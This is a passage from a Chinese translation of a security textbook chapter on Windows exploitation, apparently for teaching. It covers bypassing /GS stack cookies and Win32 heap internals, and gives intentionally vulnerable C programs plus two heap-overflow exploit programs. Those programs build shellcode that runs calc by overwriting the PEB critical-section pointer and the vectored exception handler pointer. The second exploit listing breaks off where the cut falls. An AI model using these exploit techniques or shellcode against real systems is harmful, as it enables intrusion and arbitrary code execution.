Windows 2003 内置的栈保护机制是由 Microsoft 的 Visual C++ .NET 提供。Visual C++ .NET 编译器在默认情况下打开/GS 标志，告诉编译器在生成代码时把 Security Cookie 放在栈里，以此保护返回地址。了解 Crispim Cowan StackGuard 的读者知道 Security Cookie 和 canary 类似。canary 是放在栈里的 4 个字节（或是 dword），系统在进程（procedure）调用后返回前检查它，确认 Cookie 的值是否改变。这样的话，将有效保护函数的返回地址和基指针（EBP）。这段描述背后的逻辑是：如果一个本地缓冲区被溢出，那么，被改写返回地址附近的 cookie 也会被捎带改写。进程可以据此判断栈缓冲区被溢出了，然后立即采取行动阻止继续执行代码（通常是终止进程）。乍一看，这是一个不可克服的障碍，但在我们看过前几节关于滥用帧异常处理程序的内容后，就不是这么回事了。是的，这些保护机制使破解栈溢出更困难，但并不是不可能。

让我们继续深入研究栈保护机制，寻找其它绕过它的方法。首先要熟悉 cookie，了解它是怎样生成的，它的随机性怎样？答案是：随机性很强—即便花很长的时间也很难算出其随机性，特别是当你不能物理访问这台机器时。下面的 C 代码模拟进程产生 cookie 的过程。

```
#include <stdio.h>
#include <windows.h>

int main()
{
        FILETIME ft;
        unsigned int Cookie=0;
        unsigned int tmp=0;
        unsigned int *ptr=0;
        LARGE_INTEGER perfcount;

        GetSystemTimeAsFileTime(&ft);
        Cookie = ft.dwHighDateTime ^ ft.dwLowDateTime;
        Cookie = Cookie ^ GetCurrentProcessId();
```

```
        Cookie = Cookie ^ GetCurrentThreadId();
        Cookie = Cookie ^ GetTickCount();
        QueryPerformanceCounter(&perfcount);
        ptr = (unsigned int)&perfcount;
        tmp = *(ptr+1) ^ *ptr;
        Cookie = Cookie ^ tmp;
        printf("Cookie: %.8X\n",Cookie);
        return 0;
}
```

首先，调用 GetSystemTimeAsFileTime。这个函数的 FILETIME 结构有两个成员—dwHighDateTime 和 dwLowDateTime，这两个值做 XOR 运算。运算结果和进程 ID 做 XOR 运算，然后依次和线程 ID、系统启动后到现在的毫秒数做 XOR 运算（毫秒数由 GetTickCount 函数返回）。最后，调用 QueryPerformanceCounter 获得一个指向 64 位整数的指针。把这个 64 位的整数分成两个 32 位的数，这两个数做 XOR 运算；得到的结果再和前面生成的 cookie 做 XOR 运算。生成的结果就是最终的 cookie，它保存在映像（image）文件的.data 区段里。

/GS 标志还将使编译器重新安排局部变量的位置。通常来说，局部变量的位置是以它们在 C 源码中的顺序出现的，但现在，所有的数组被移至变量列表的底部，放在最靠近返回地址的地方。这样做的理由是：如果发生溢出，其它的变量应该不会受到影响。这个想法有两个好处：有助于防止逻辑混乱；如果被改写的是指针，它将阻止任意的内存改写。

举例说明第一个好处，想象一个程序需要身份验证，执行验证的过程易受溢出攻击。如果用户的身份通过验证，一个 dword 被设为 1；如果验证失败，这个 dword 被设为 0。如果这个 dword 变量在缓冲区之后，当缓冲区被溢出时，攻击者可以把这个变量设为 1，使他们的身份看起来已经被认证了，尽管他们并没有提交有效的用户 ID 或密码。

当使用栈 Security Cookie 时，系统在过程返回后，会检查栈里的 cookie，确认它是否与过程开始时的值一样。这个 cookie 的一个授权拷贝保存在当前过程的映像文件的.data 区段里。栈里的 cookie 被复制到 ECX 寄存器，然后和.data 区段里的拷贝比较。这是问题编号一—我们将马上解释为什么、以及在什么情况下会出现这种情况。

如果 cookie 不匹配，执行检查的代码将调用 security 处理程序。如果 security 处理程序已经定义，那么指向处理程序的指针保存在易受攻击过程的映像（image）文件的.data 区段里；如果这个指针不是 NULL，它将被移到 EAX 寄存器，然后调用 EAX。这是问题编号二。如果 security 处理程序没有定义，那么把指向 UnhandledExceptionFilter 的指针设为 0x00000000，然后调用 UnhandledExceptionFilter 函数。UnhandledExceptionFilter 函数不仅终止进程（process）—它执行所有的动作并调用函数的各种功能。

推荐你用 IDA Pro 查看 UnhandledExceptionFilter 函数到底做了些什么？我们大概看一下：这个函数先加载 faultrep.dll 库，然后执行 faultrep.dll 库里导出的 ReportFault 函数。这个函数做各种处理并负责弹出 Tell-Microsoft-about-this-bug 窗口。你曾经看过 PCHHangRepExecPipe 和 PCHFaultRepExecPipe 命名管道（named pipe）吗？它们都在 ReportFault 中被使用。

现在，让我们回到我们关注的问题上来，并检查它们为什么会成为实际的问题。做这个的最好方法是查看相关的代码。考虑下面{人为的}的 C 源码：

```
#include <stdio.h>
#include <windows.h>
```

```
HANDLE hp=NULL;
int ReturnHostFromUrl(char **, char *);

int main()
{
      char *ptr = NULL;
      hp = HeapCreate(0,0x1000,0x10000);

ReturnHost-FromUrl(&ptr,"http://www.ngssoftware.com/index.html");
      printf("Host is %s",ptr);
      HeapFree(hp,0,ptr);
      return 0;

}

int ReturnHostFromUrl(char **buf, char *url)
{
      int count = 0;
      char *p = NULL;
      char buffer[40]="";

      // Get a pointer to the start of the host
      p = strstr(url,"http://");
      if(!p)
            return 0;
      p = p + 7;
      // do processing on a local copy
      strcpy(buffer,p); // <------ NOTE 1
      // find the first slash
      while(buffer[count] !='/')
            count ++;
      // set it to NULL
      buffer[count] = 0;
      // We now have in buffer the host name
      // Make a copy of this on the heap
      p = (char *)HeapAlloc(hp,0,strlen(buffer)+1);
      if(!p)
            return 0;
      strcpy(p,buffer);
      *buf = p; // <-------------- NOTE 2
      return 0;
}
```

这个程序获取 URL 并从中提取主机名（host name）。我们把 RetrunHostFromUrl 函数中有可能发生栈缓冲区溢出的地方标为 NOTE 1。先把它放一放，如果我们查看这个函数的原型，会看到它有两个参数—一个是指向指针的指针（char **），另一个是指向需要破解的 URL 的指针。我们把第一个参数（char **）设为指向保存在动态堆里的主机名的指针。让我们看下面的汇编代码。

```
004011BC    mov ecx,dword ptr [ebp+8]
004011BF    mov edx,dword ptr [ebp-8]
004011C2    mov dword ptr [ecx] ,edx,
```

在 0x004011BC 外，作为第一个参数传递的指针的地址被复制到 ECX。接下来，在堆上指向主机名的指针被复制到 EDX，然后复制到 ECX 指向的地址。这里就是我们提到的问题悄悄混进来的地方。如果我们溢出栈缓冲区，将会改写 cookie，改写保存的基指针，改写保存的返回地址，然后改写传递给函数的参数。图 8.3 真实地反映了这种状况。




图 8.3 缓冲区溢出前/后的快照

缓冲区溢出之后，攻击者掌控的参数被传递给函数。这样的话，当 0x004011BC 处的指令执行 *buf = p 操作时，我们有可能改写任意内存，或有机会引起访问违例。看这两种可能中的后一种，如果我们用 0x41414141 改写 EPB+8 处的参数，进程将试着向这个地址写入一个指针。因为 0x41414141 属于已初始化的内存（不是正常的），所以写操作将引起访问违例。从而允许我们利用 Structured Exception Handling 机制绕过较早讨论的栈保护。但是，我们为什么不想引起访问违例呢？因为我们当前正在研究其它绕过栈保护的技巧，所以，看"改写任意内存"是否会给我们带来惊喜。

回到描述检查 cookie 进程中提到的问题。当授权版本的 cookie 保存在映像文件的.data 区段里时，第一个问题出现了。可以在特定版本映像文件的固定位置找到这个 cookie（不同的版本也可能是这样）。如果 p 位置是一个指向堆上的我们主机名的指针，是可以预先知道的；就是说，每次运行程序时，这个地址是一样的，那我们就能用这个地址改写.data 区段

里的授权版本的 cookie，并用同样的值改写保存在栈上的 cookie。用这个方法处理后，当进程检查 cookie 时，它们是一样的。所以，我们就可以绕过 cookie 检查，控制执行路径，并象正常的栈缓冲区溢出那样返回我们选择的地址。

然而，在这种情况下，这并不是最好的选择。为什么不是呢？嗯，我们得到用可控制内容的缓冲区的地址改写一些东西的机会。我们可以用破解代码填充缓冲区，并用缓冲区的地址改写函数指针。这样的话，当函数被调用时，执行的是我们的代码。但这样一来，我们将不会通过 cookie 检查，这将把我们带到问题编号二。回想一下，如果 security 处理程序已经定义了，倘若 cookie 检查失败将会调用它。在这种情况下，这样的结果对我们来说是最好不过了。security 处理程序的函数指针保存在.data 区段里，因此，我们可以知道它在哪，并可以用指向我们缓冲区的指针改写它。所以，当 cookie 检查失败时，我们的"security 处理程序"被执行，从而获得控制权。

让我们举例说明另外一种方法。回想一下，如果不能通过 cookie 检查且 security 处理程序又没有定义，那么，系统在把实际的处理程序设为 0 后，将调用 UnhandledExceptionFilter。因此，函数里的许多代码会被执行，我们可以得到一个为所欲为的场地。例如，从 UnhandledExceptionFilter 函数内部调用 GetSystemDirectoyW，然后从返回的路径加载 faultrep.dll。在 Unicode 溢出的情形里，我们可以改写指向系统目录的指针，这个指针和一个指向我们自己的"系统"目录的指针存贮在 kernel32.dll 的.data 区段里。因此我们可以加载自己的 faultrep.dll 来代替真正的 faultrep.dll。我们的 faultrep.dll 只输出 ReportFault 函数，而这个函数将被调用。

另外有趣的可能（这只停留在理论阶段，我们目前还没有足够的时间证明它）是嵌套二次溢出（secondary overflow）。大部分像 UnhandledExceptionFilter 这样的函数调用并没有采用 cookie 保护。现在，假设其中的—GetSystemDirectoryW 函数—易受缓冲区溢出攻击影响：系统目录从没有超过 260 个字节的，且来源可信，因此我们不必担心这里会发生溢出。让我们把数据复制到这个固定长度的缓冲区，直到碰到空终止符（null terminator）。明白我的意思吧。现在，在正常情况下是不会触发溢出的，但是如果我们用指向我们缓冲区的指针改写指向系统目录的指针，那么将有可能引起没有采用 cookie 保护的代码的二次溢出。这样做了以后，可以使我们返回我们选择的地址，从而获得控制权。当这些发生时，GetSystemDirectory（W）不易受到攻击。但漏洞潜伏在 UnhandledExceptionFilter 代码里的某个地方—我们还没发现它。你自己随便看看吧。

你也许会问这种情形（也就是说，在调用 cookie 检查代码之前，有一块内存可被任意改写）是否可能存在。答案是肯定的；经常会出现这种情形。实际上，The Last Stages of Delirium 就是在碰到这个问题后才发现 DCOM 漏洞的。这个易受攻击的函数有一个参数是 wchar **类型。这恰好发生在函数返回到被设置的指针之前，允许任意内存可被改写的时候。利用这些漏洞的唯一技术难点是触发溢出，输入只能是以两个反斜杠开始的 Unicode UNC 路径。假如用指向我们缓冲区的指针改写指向 security 处理程序的指针，当 security 处理程序被调用时，首先执行的可能是：

```
pop esp
add byte ptr [eax+eax+n],bl
```

n 是下一个字节。因为 EAX＋EAX＋n 不可写，所以我们将引起访问违例并失去对进程的控制。因为在缓冲区的开头我们被\\纠缠住了，所以上述的破解方法行不通。假如没有\\的话，这个方法是可行的。

最后，我们看到有多种方法可以绕过 Security Cookies 和.NET GS 选项提供的栈保护机

制。我们已经看到过怎样滥用 Structured Exception Handling 了，也看过压入栈的自有参数怎样传递给易受攻击的函数并被使用。随着时间的推移，Microsoft 肯定会更改这些保护机制，从而使破解栈缓冲区溢出更加困难。当然，这个轮回是否会被终结，我们拭目以待。

8.3 堆缓冲区溢出

堆缓冲区和栈缓冲区一样有可能被溢出，同样会带来严重的后果。在研究堆溢出细节之前，先了解堆是什么。简单的说，堆是保存动态数据的内存区域。例如，假设有一个 Web 服务器程序。服务器程序被编译成二进制文件之前，并不知道客户端会提交何种请求。这些请求可能是 20 个字节，也可能是 20,000 个字节。要求服务程序在这两种情况下都能妥善处理。那么，与其用固定大小（译者注：依大不依小，在这种情况下要使用大小为 20,000 个字节的缓冲区）的栈缓冲区来处理请求，还不如用堆。这样一来，在堆上根据请求的大小动态分配一定的空间，用这些空间做为处理请求的缓冲区。利用堆帮助内存管理，将有助于程序段的扩展性。

8.3.1 进程堆

Win32 中每个进程都有一个默认堆，通常也叫做进程堆。调用 C 函数 GetProcessHeap()将返回指向进程堆的句柄。进程堆的指针也保存在进程环境块（PEB）里。下列汇编代码将把指向进程堆的指针放入 EAX：

```
mov eax,dword ptr fs:[0x30]

mov eax,dword ptr [eax+0x18]
```

许多需要利用堆进行处理的 Windows API 基础函数，都使用默认的进程堆。

8.3.2 动态堆

在 Win32 下，做为默认进程堆的更进一步，进程可以创建合适数量的动态堆。进程用 HeapCreate()函数创建动态堆，这些堆是全局可用的。

8.3.3 与堆共舞

进程把数据保存到堆之前，需要先在堆上为这些数据分配空间。基本意思是说，这个进程想在堆上借用一块空间来存贮数据。程序用 HeapAllocate()函数来做这些，传递诸如程序需要多少堆空间的信息。如果一切正常，堆管理器从堆上分配一块内存，并把这块内存的指

针传给它的调用者，之后，进程就可以正常使用堆了。不用说，堆管理器需要记录哪些内存块已被分配；它用堆管理结构完成这个任务。这个结构基本上包含了如下信息：已分配块的大小，两个指针（两个指针指向另外的、指向下一个可用块的指针）。

顺便说一句，我们刚才提到程序用 HeapAllocate()函数请求一块堆。其实，也可以用其它的堆函数，而且有些还提供了更好的向后兼容性。Win16 有两个堆：一个是每个进程都可访问的全局堆，另一个是每个进程自己的局部堆。Win32 仍然有这样的函数，如 LocalAlloc()和 GlobalAlloc()。然而，Win32 没有 Win16 上的那些区别：在 Win32 上，这些函数都是从进程的默认堆上分配空间的。这些函数在本质上和 HeapAllocate()是类似的：

```
h = HeapAllocate(GetProcessHeap(),0,size)
```

一旦进程保存在堆上的数据完成其使命，系统将释放这块堆空间，并为再次使用它做好准备。释放堆空间和释放分配的内存一样容易，HeapFree、Localfree 或 GlobalFree 函数都可以从默认进程堆里释放堆。

有关堆的更多细节，请阅读 MSDN 文档：http://msdn.microsoft.com/library/default.asp?url=/library/en-us/memory/base/memory_management_reference.asp。

8.3.4 堆是如何工作的

记住，栈地址向 0x00000000 方向增长，而堆相反。这意味着两次调用 HeapAllocate 后，第一块的虚地址比第二块小。因此，第一块的任何溢出都有可能溢出到第二块中。

不论是默认进程堆还是动态堆，它们的开头都有一个结构，结构包含一些数据，其中的 128 位 LIST_ENTRY 数组结构记录堆的空闲块—我们把它称为 FreeLists。每个 LIST_ENTRY 有两个指针（Winnt.h 里有描述）。在堆结构偏移 0x178 字节处，可以发现这个数组的开头。当第一次创建堆时，指向分配的第一块可用内存的两个指针，保存在 FreeLists[0]里。在这些指针指向的地址—第一个可用块的开始—是两个指向 FreeLists[0] 的指针。于是，假设我们创建一个基地址为 0x00350000 的堆，第一个可用块的地址为 0x00350688，那么：

在地址 0x00350178（FreeList[0].Flink）处是一个指针，其值为 0x00350688（第一个空闲块）。

在地址 0x0035017C（FreeList[0].Blink）处是一个指针，其值为 0x00350688（第一个空闲块）。

在地址 0x00350688（第一个空闲块）处是一个指针，其值是 0x00350178（FreeList[0]）。

在地址 0x0035068C（第一个空闲块＋4）处是一个指针，其值是 0x00350178（FreeList[0]）。

如果分配新空间（例如，调用 RtlAllocateHeap 请求 260 字节的内存），FreeList[0].Flink 和 FreeList[0].blink 指针将被更新，指向下一个可分配的空闲块。同时，回指 FreeList 数组的两个指针被移到新分配块的尾部。随着堆的每一次分配或释放，这些指针都会被更新，已分配的块以这种形式记录在双向链表（doubly linked list）里。当堆缓冲区溢出至堆控制数据时，这些指针的更新将允许改写任意的 dword；攻击者有机会修改诸如函数指针之类的程序控制数据，从而得到进程执行的控制权。攻击者将改写那些最有可能使他获得程序控制权的程序控制数据。例如，如果攻击者用他/她的缓冲区的指针改写函数指针，但在这些函数指

针被访问前，发生访问违例，攻击者很可能得不到控制权。在这种情况下，攻击者改写异常处理程序的指针会更好一些—因为发生访问违例时，将会执行攻击者的代码。

在破解堆溢出，并利用它运行任意代码之前，先深入研究这个问题的方方面面。

下面的例子易受堆溢出攻击：

```
#include <stdio.h>
#include <windows.h>

    DWORD MyExceptionhandler(void);
    int foo(char *buf);

    int main(int argc, char *argv[])
    {
          HMODULE l;
          l = LoadLibrary("msvcrt.dll");
          l = LoadLibrary("netapi32.dll");
          printf("\n\nHeapoverflow program.\n");
          if(argc != 2)
                return printf("ARGS!");
          foo(argv[1]);
          return 0;
    }

    DWORD MyExceptionhandler(void)
    {
          printf("In exception handler....");
          ExitProcess(1);
          return 0;
    }

    int foo(char *buf)
    {
          HLOCAL h1 = 0, h2 = 0;
          HANDLE hp;

          __try{
                hp = HeapCreate(0,0x1000,0x10000);
                if(!hp)
                      return printf("Failed to create heap.\n");

                h1 = HeapAlloc(hp,HEAP_ZERO_MEMORY,260);

                printf("HEAP: %.8X %.8X\n",h1,&h1);
```

```
                // Heap Overflow occurs here:
                strcpy(h1,buf);

                // This second call to HeapAlloc() is when we gain control
                h2 = HeapAlloc(hp,HEAP_ZERO_MEMORY,260);
                printf("hello");
        }
        __except(MyExceptionhandler())
        {
                printf("oops...");
        }
        return 0;
}
```

注解：为得到最佳效果，请用 Microsoft 的 Visual C++ 6.0 编译这个程序，在命令行中输入：cl /TC heap.c

代码里包含的漏洞是 foo()函数的 strcpy()调用。如果 buf 里的字符串超过 260 字节（目的缓冲区的大小），就会改写堆控制结构。控制结构里有两个指向 FreeLists 数组的指针，在数组里我们能找到一对指向下一个空闲块的指针。当释放或分配发生时，堆管理程序将更新这些指针：把第一个指针移到第二个中，把第二个移到第一个当中。

传递超长的参数（例如，300 字节）给这个程序（将传递给 foo 函数，然后发生溢出），在第二次调用 HeapAlloc()之后，下面的指令引起访问违例：

```
77F6256F   89 01   mov dword ptr [ecx],eax
77F62571   89 48 04    mov dword ptr [eax+4],ecx
```

尽管在第二次调用 HeapAlloc 时触发了访问违例，但调用 HeapFree 或 HeapRealloc 同样也会触发访问违例。如果查看 ECX 和 EAX，会发现它们之中包含了我们传递给程序的参数。我们改写了堆控制结构里的指针，因此，第二次调用 HeapAlloc()后，会更新堆控制结构，至此，我们完全控制这两个寄存器。看一下下面这条指令做了些什么。

```
mov dword ptr [ecx],eax
```

这意味着把 EAX 里的数据移到 ECX 指向的地址。同样，我们可以用 32 位数据改写进程（标记为可写）虚拟地址空间里的 32 位数据。我们可以通过改写程序控制数据来破解它。然而，有一个警告。看下面这行代码。

```
mov dword ptr [eax+4],ecx
```

当这条指令执行后，EAX（第一行里用于改写 ECX 指向的地址）的值必须也指向可写的内存，因为不管 ECX 里是什么，现在都要写入 EAX+4 指向的地址。如果 EAX 没有指向可写的内存，将发生访问违例。实际上这并不是什么坏事，它可能对众多破解堆溢出的方法中的某些有所帮助。攻击者经常用指向一块代码的指针改写栈上的异常注册结构（exception

registration structure）的处理程序的指针或未经处理的异常过滤器，如果发生异常，他们将返回到他们的代码。你瞧，如果 EAX 指向不可写的内存，就会发生异常，从而执行我们的代码。即使 EAX 指向可写的内存，但因为 EAX 和 ECX 不相等，底层堆函数很可能会接受一些错误路径而发生异常。因此，破解堆溢出时，改写异常处理程序的指针可能是最便捷的方法。

8.4 破解堆溢出

关于程序员，有许多令人费解的事情，比如说，他们知道栈缓冲区溢出很危险，却认为堆缓冲区溢出没什么大不了；他们会想：它们怎么会被溢出呢？最坏的情况也只是程序崩溃罢了。这些程序员没有认识到堆溢出和栈溢出同样危险，他们仍快乐的使用着那些有害的函数，比如说在堆缓冲区上使用 strcpy()和 strcat()函数。前几节中讨论了，使用异常处理程序是破解堆溢出，运行代码的最好方法。在堆溢出时，利用帧异常处理改写指向异常处理程序的指针是众所周知的方法；因而，也可用于未经处理的异常过滤器。与其深入讨论这些（本节结尾包括这些内容），还不如先看两个新技术。

8.4.1 改写 PEB 里指向 RtlEnterCriticalSection 的指针

我们解剖过 PEB，也介绍了它的结构。在这里重提 PEB 是要大家记住一些要点。特别是指向 RtlEnterCriticalSection()和 RtlLeaveCriticalSection()的一对函数指针。你可能会奇怪，NTDLL.DLL 输出的 RtlAccquirePebLock()和 RtlReleasePebLock()函数将引用这两个指针。从 ExitProcess()的执行路径调用这两个函数。同样，我们可以利用 PEB 来运行代码—特别是在进程退出时。异常处理程序经常调用 ExitProcess，因此，如果存在这样的异常处理程序，就会调用它。堆溢出时可以改写任意 dword，因此，我们可以修改 PEB 里的某个指针。但是是什么使这个方法具有如此大的吸引力呢？因为不管哪个 Windows NTx 的 service pack 或者 patch level，PEB 的位置都是固定的，所以，这些指针的位置也是固定的。

注解：Windows 2003 不用这些指针，详情看本节结尾的讨论。

寻找指向 RtlEnterCriticalSection()的指针可能是最好的选择，因为这个指针通常在 0x7FFDF020 处。然而，在破解堆溢出时，使用的地址是 0x7FFDF01C—这是因为我们要用 EAX+4 引用它。

```
77F62571   89 48 04    mov dword ptr [eax+4],ecx
```

这里不需要什么技巧；我们只需溢出缓冲区，改写数据，引起访问违例，然后开始执行 ExitProcess，就 OK 了。尽管如此，我们还是要记住：首先，你的代码主要是把这个指针再设为以前的值。因为其它的地方可能还会用到这个指针，因此，你将丢掉这个进程。你可能

还需要修复堆，这要看你的代码做了些什么。

当然，在进程退出时，只有当你的代码仍在堆附近，修复堆才有用。提一下，你的代码可能会被丢掉，特别是当异常处理程序调用 ExitProcess()时会发生这种情形。你可能也发现了一个有用的技术—利用访问违例执行代码，这在处理可执行的、基于 Web 的 CGI 堆溢出时非常有用。

下面的代码演示了怎样利用访问违例执行恶意活动。它破解前面提到的代码。

```
#include <stdio.h>
#include <windows.h>

    unsigned int GetAddress(char *lib, char *func);
    void fixupaddresses(char *tmp, unsigned int x);

    int main()
    {
          unsigned char buffer[300]="";
          unsigned char heap[8]="";
          unsigned char pebf[8]="";
          unsigned char shellcode[200]="";
          unsigned int address_of_system = 0;
          unsigned int address_of_RtlEnterCriticalSection = 0;
          unsigned char tmp[8]="";
          unsigned int cnt = 0;

          printf("Getting addresses...\n");
          address_of_system = GetAddress("msvcrt.dll","system");
          address_of_RtlEnterCriticalSection                          =
GetAd-dress("ntdll.dll","RtlEnterCriticalSection");
          if(address_of_system            ==            0            ||
   ad-dress_of_RtlEnterCriticalSection == 0)
                return printf("Failed to get addresses\n");
          printf("Address                                                of
msvcrt.system\t\t\t= %.8X\n",address_of_system);
          printf("Address                                                of
ntdll.RtlEnterCriticalSection\t=  %.8X\n",address_of_RtlEnterCriticalSect
ion);
          strcpy(buffer,"heap1 ");

          // Shellcode - repairs the PEB then calls system("calc");

strcat(buffer,"\"\x90\x90\x90\x90\x01\x90\x90\x6A\x30\x59\x64\x8B\x01\xB
9");
          fixupaddresses(tmp,address_of_RtlEnterCriticalSection);
          strcat(buffer,tmp);
```

```
strcat(buffer,"\x89\x48\x20\x33\xC0\x50\x68\x63\x61\x6C\x63\x54\x5B\x50\
x53\xB9");
          fixupaddresses(tmp,address_of_system);
          strcat(buffer,tmp);
                strcat(buffer,"\xFF\xD1");

          // Padding
          while(cnt < 58)
          {
                strcat(buffer,"DDDD");
                cnt ++;
          }

          // Pointer to RtlEnterCriticalSection pointer - 4 in PEB
          strcat(buffer,"\x1C\xF0\xFD\x7f");

          // Pointer to heap and thus shellcode
          strcat(buffer,"\x88\x06\x35");

          strcat(buffer,"\"");
          printf("\nExecuting heap1.exe... calc should open.\n");
          system(buffer);
          return 0;
    }

    unsigned int GetAddress(char *lib, char *func)
    {
          HMODULE l=NULL;
          unsigned int x=0;
          l = LoadLibrary(lib);
          if(!l)
                return 0;
          x = GetProcAddress(l,func);
          if(!x)
                return 0;
          return x;
    }

    void fixupaddresses(char *tmp, unsigned int x)
    {
          unsigned int a = 0;
          a = x;
          a = a << 24;
```

```
        a = a >> 24;
        tmp[0]=a;
        a = x;
        a = a >> 8;
        a = a << 24;
        a = a >> 24 ;
        tmp[1]=a;
        a = x;
        a = a >> 16;
        a = a << 24;
        a = a >> 24;
        tmp[2]=a;
        a = x;
        a = a >> 24;
        tmp[3]=a;
}
```

顺便说一下，Windows 2003 没有使用这些指针。事实上，Windows 2003 把 PEB 里的这些地址设为 NULL 了。也就是说，仍可进行类似的攻击。对 ExitProcess() 或 UnhandledExceptionFilter()的调用会调用许多 Ldr* 函数，诸如 LdrUnloadDll()。许多 Ldr* 函数将调用一个不为零的函数指针。当 SHIM 引擎出现时，通常会设置这些函数指针。对正常的进程来说，并没有设置这些指针。通过溢出设置这些指针，可以达到同样的结果。

8.4.2 改写 77FC3210 处指向 First Vectored 处理程序的指针

在 Windows XP 里曾介绍过 Vectored 异常处理。它不像传统的帧异常处理那样在栈上保存异常注册结构，vectored 异常处理在堆上保存处理程序的数据。保存这些数据的结构和实际的异常注册结构很类似。

```
struct _VECTORED_EXCEPTION_NODE
{
    dword   m_pNextNode;
    dword   m_pPreviousNode;
    dword   m_pfnVectoredhandler;
}
```

m_pNextNode 指向下一个_VECTORED_EXCEPTION_NODE 结构，m_pPreviousNode 指向前一个_VECTORED_EXCEPTION_NODE 结构，m_pfnVectored 指向实现处理程序的地址。如果发生异常，在 0x77FC3210 可以发现将被使用的、指向第一个 vectored 异常节点的指针（过段时间，service pack 可能会修改这个地址）。当破解堆溢出时，我们可以用指向自己的伪_VECTORED_EXCEPTION_NODE 结构的指针改写这个指针。这个技术的优点是，

vectored 异常处理程序在所有帧处理程序之前被调用。

如果发生异常，下面的代码（在 Winddows XP SP1 上）负责调度处理程序：

```
77F7F49E   mov     esi,dword ptr ds:[77FC3210h]
77F7F4A4   jmp     77F7F4B4
77F7F4A6   lea     eax,[ebp-8]
77F7F4A9   push    eax
77F7F4AA   call    dword ptr [esi+8]
77F7F4AD   cmp     eax,0FFh
77F7F4B0   je      77F7F4CC
77F7F4B2   mov     esi,dword ptr [esi]
77F7F4B4   cmp     esi,edi
77F7F4B6   jne     77F7F4A6
```

这段代码把指向第一个 vectored 处理程序的_VECTORED_EXCEPTION_NODE 结构的指针移到 ESI，调用处理程序。然后由处理程序调用 ESI+8 指向的函数。在破解堆溢出时，通过把 0x77FC3210 处的指针设为指向我们自己，我们就能获得进程的控制权。

那我们应该怎么做呢？首先，在内存中寻找指向我们的已分配堆块的指针。如果保存这个指针的变量是局部变量，那么它应该在当前的栈帧（stack frame）中。即使它是全局变量，它仍可能在栈的某个地方，因为它是做为函数的参数压入栈的—如果这个函数是 FeapFree()，那可能性会更大。（指向这个块的指针作为第三个参数被压入栈）。一旦我们找到它的地址（比方说，是 0x0012FF50），那我们能假装这是我们的 m_pfnVectoredHandler 使 0x0012FF48 成为假冒的_VECTORED_EXCEPTION_NODE 结构的地址。因此，当我们溢出堆管理数据时，把 0x0012FF48 作为一个指针，把 0x77FC320C 作为另一个指针提交。这种方法在

```
77F6256F   89 01       mov dword ptr [ecx],eax
77F62571   89 48 04    mov dword ptr [eax+4],ecx
```

执行时，0x77FC320C（EAX）被移到 0x0012FF48（ECX），0x0012FF48（ECX）被移到 0x77FC3210（EAX+4）。结果，保存在 0x77FC3210 的、指向顶层（top level）的_VECTORED_EXCEPTION_NODE 结构的指针归我们所有。这样的话，当异常产生时，0x0012FF48 被移到 ESI 寄存器（在 0x77F7F49E 处的指令），稍后，调用 ESI+8 指向的函数。这个函数的地址位于我们在堆上分配的缓冲区；因此，它被调用时，将执行我们的代码。详情看下面的例子：

```
#include <stdio.h>
#include <windows.h>

    unsigned int GetAddress(char *lib, char *func);
    void fixupaddresses(char *tmp, unsigned int x);

    int main()
    {
          unsigned char buffer[300]="";
```

```
            unsigned char heap[8]="";
            unsigned char pebf[8]="";
            unsigned char shellcode[200]="";
            unsigned int address_of_system = 0;
            unsigned char tmp[8]="";
            unsigned int cnt = 0;

            printf("Getting address of system...\n");

            address_of_system = GetAddress("msvcrt.dll","system");
            if(address_of_system == 0)
                  return printf("Failed to get address.\n");

            printf("Address                                    of
msvcrt.system\t\t\t= %.8X\n",address_of_system);

            strcpy(buffer,"heap1 ");

            while(cnt < 5)
            {
                  strcat(buffer,"\x90\x90\x90\x90");
                  cnt ++;
            }

            // Shellcode to call system("calc");

strcat(buffer,"\x90\x33\xC0\x50\x68\x63\x61\x6C\x63\x54\x5B\x50\x53\xB9"
);
            fixupaddresses(tmp,address_of_system);
            strcat(buffer,tmp);
            strcat(buffer,"\xFF\xD1");;

            cnt = 0;
            while(cnt < 58)
            {
                  strcat(buffer,"DDDD");
                  cnt ++;
            }

            // Pointer to 0x77FC3210 - 4. 0x77FC3210 holds
            // the pointer to the first _VECTORED_EXCEPTION_NODE
            // structure.
            strcat(buffer,"\x0C\x32\xFC\x77");
```

```
	// Pointer to our psueudo _VECTORED_EXCEPTION_NODE
	// structure at address 0x0012FF48. This address + 8
	// contains a pointer to our allocated buffer. This
	// is what will be called when the vectored exception
	// handling kicks in. Modify this according to where
	// it can be found on your system
	strcat(buffer,"\x48\xff\x12\x00");

	printf("\nExecuting heap1.exe... calc should open.\n");
	system(buffer);
	return 0;
}

unsigned int GetAddress(char *lib, char *func)
{
	HMODULE l=NULL;
	unsigned int x=0;
	l = LoadLibrary(lib);
	if(!l)
		return 0;
	x = GetProcAddress(l,func);
	if(!x)
		return 0;
	return x;
}

void fixupaddresses(char *tmp, unsigned int x)
{
	unsigned int a = 0;
	a = x;
	a = a << 24;
	a = a >> 24;
	tmp[0]=a;
